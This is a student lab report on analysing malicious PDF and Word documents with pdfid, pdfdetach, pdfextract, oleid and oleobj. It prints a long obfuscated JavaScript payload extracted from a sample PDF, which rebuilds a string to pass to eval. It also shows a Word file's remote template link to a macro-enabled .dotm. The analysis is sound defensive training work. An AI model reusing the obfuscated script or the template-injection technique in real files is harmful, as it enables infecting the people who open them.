Naming Convention: i22xxxx_Lab03.pdf

The files provided for this task are potentially malicious. Please open

and analyze them only in a sandbox or isolated environment.

DO NOT OPEN ANY MALICIOUS FILE ON WINDOWS HOST

Tool: sudo -H pip install -U oletools

Task 01: Retrieve the two PDF documents from the “cw_pdf_files.7z” archive file. Perform a comprehensive analysis of the two files and present your findings, drawing conclusions as to whether each of the files may be a malicious PDF document. Use the following command to extract the archive:

7z x &lt;filename&gt;


Password: infected

Reference: https://rohit12.medium.com/examining-a-pdf-file-using-two-tools-pdfid-and-pdf-parser-through-command-entered-into-a-661bcf99a11d

https://intezer.com/blog/incident-response/analyze-malicious-pdf-files/


ANALYSIS

I did the pdfid on both files sample1 and sample2, sample1 didn't have any JS files so I let it go there and I looked at the output for sample2, it had some JS files embedded so I was looking at it.




```
┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
└─$ pdfid cw_pdf_sample2.pdf
PDFiD 0.2.8 cw_pdf_sample2.pdf
 PDF Header: %PDF-1.6
 obj                    146
 endobj                 146
 stream                  55
 endstream               55
 xref                     1
 trailer                  1
 startxref                1
 /Page                    1
 /Encrypt                 0
 /ObjStm                  0
 /JS                      2
 /JavaScript              2
 /AA                      2
 /OpenAction              0
 /AcroForm                1
 /JBIG2Decode             0
 /RichMedia               0
 /Launch                  0
 /EmbeddedFile            1
 /XFA                     0
 /Colors > 2^24           0

┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
```

I found this file embedded in the pdf




```
┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
└─$ pdfdetach -list cw_pdf_sample2.pdf
1 embedded files
1: /home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf
```

I saved the file by this




```
┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
└─$ pdfdetach -savefile /home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf -o smg.pdf cw_pdf_sample2.pdf

┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
└─$ ls
asdkjwx.dump  cw_pdf_sample1.pdf  cw_pdf_sample2.dump  cw_pdf_sample2.pdf  smg.pdf  xtract.dump
```

I extracted the files from that extracted pdf



```
┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files]
└─$ pdfextract smg.pdf
Extracted 1 PDF streams to 'smg.dump/streams'.
Extracted 1 scripts to 'smg.dump/scripts'.
Extracted 0 attachments to 'smg.dump/attachments'.
Extracted 0 fonts to 'smg.dump/fonts'.
Extracted 0 images to 'smg.dump/images'.
```

I got this script




```
┌──(kali㉿kali)-[~/Desktop/DF labtask/cw_pdf_files/smg.dump]
└─$ cat scripts/script_35942265986276467333.js

if((String+'').substr(1,4)==='unct'){
e="".indexOf;
}
c=
'var _l1="4c206f5783eb9d;pnwAy()utio{.VsSg\',h<+I}*/DkR%x-W[]mCj^?:LBKQYEUqFM';
l='l';
e=e()[((2+3)?'e'+'v':"")+"a"+l];
s=[];
a='pus'+'h';
z=c['s'+"ubstr"](0,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](2,1);s[a](z);z=c['s'+"ubstr"](3,1);s[a](z);z=c['s'+"ubstr"](4,1);s[a](z);z=c['s'+"ubstr"](5,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](7,1);s[a
](z);z=c['s'+"ubstr"](8,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"
](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c
['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);
s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"u
bstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);
z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](17,
1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"
ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=
c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s
[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ub
str"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z
);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"]
(12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c[
's'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](21,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](9,1);s[
a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubs
tr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z
=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a]
(z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](13,1
);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"
ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](
z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](21,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"]
(18,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['
s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s
[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubs
tr"](15,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z)
;z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](22,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](
20,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c[
's'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](19,1);s
[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubst
r"](14,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z
=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](21,
```

Task 02: Perform analysis of Word documents:

Password: infected


1. https://github.com/HuskyHacks/PMAT-labs/raw/main/labs/3-1.GonePhishing-MaldocAnalysis/Word/docx/incrediblyPolishedResume.7z

ANALYSIS



```
┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ oleid incrediblyPolishedResume.docx
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: incrediblyPolishedResume.docx
────────────────────┼────────────────────┼──────────┼──────────────────────────
Indicator           │Value               │Risk      │Description
────────────────────┼────────────────────┼──────────┼──────────────────────────
File format         │MS Word 2007+       │info      │
                    │Document (.docx)    │          │
────────────────────┼────────────────────┼──────────┼──────────────────────────
Container format    │OpenXML             │info      │Container type
────────────────────┼────────────────────┼──────────┼──────────────────────────
Encrypted           │False               │none      │The file is not encrypted
────────────────────┼────────────────────┼──────────┼──────────────────────────
VBA Macros          │No                  │none      │This file does not contain
                    │                    │          │VBA macros.
────────────────────┼────────────────────┼──────────┼──────────────────────────
XLM Macros          │No                  │none      │This file does not contain
                    │                    │          │Excel 4/XLM macros.
────────────────────┼────────────────────┼──────────┼──────────────────────────
External            │1                   │HIGH      │External relationships
Relationships       │                    │          │found: attachedTemplate -
                    │                    │          │use oleobj for details
────────────────────┼────────────────────┼──────────┼──────────────────────────
```

I did the same oleid command on the docx and it showed that there's no VBA Macros in it but there is an External Relationship which is showing a high risk, now I investigated it further by the command it told me to use **"oleobj"**,




```
┌──(kali㉿kali)-[~/Desktop/DF labtask]
└─$ oleobj incrediblyPolishedResume.docx
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

───────────────────────────────────────────────────────────────────────────────
File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm
```

This is what I found, a relationship "attachedTemplate" with a .dotm file named macro3.dotm

2. https://github.com/HuskyHacks/PMAT-labs/raw/main/labs/3-1.GonePhishing-MaldocAnalysis/Excel/sheetsForFinancial.7z

ANALYSIS


I started to analyze the .xlsm file given in this task upon extracting the original zipped file. To check if it has a code embedded in it, we use **"oleid [filename]"**



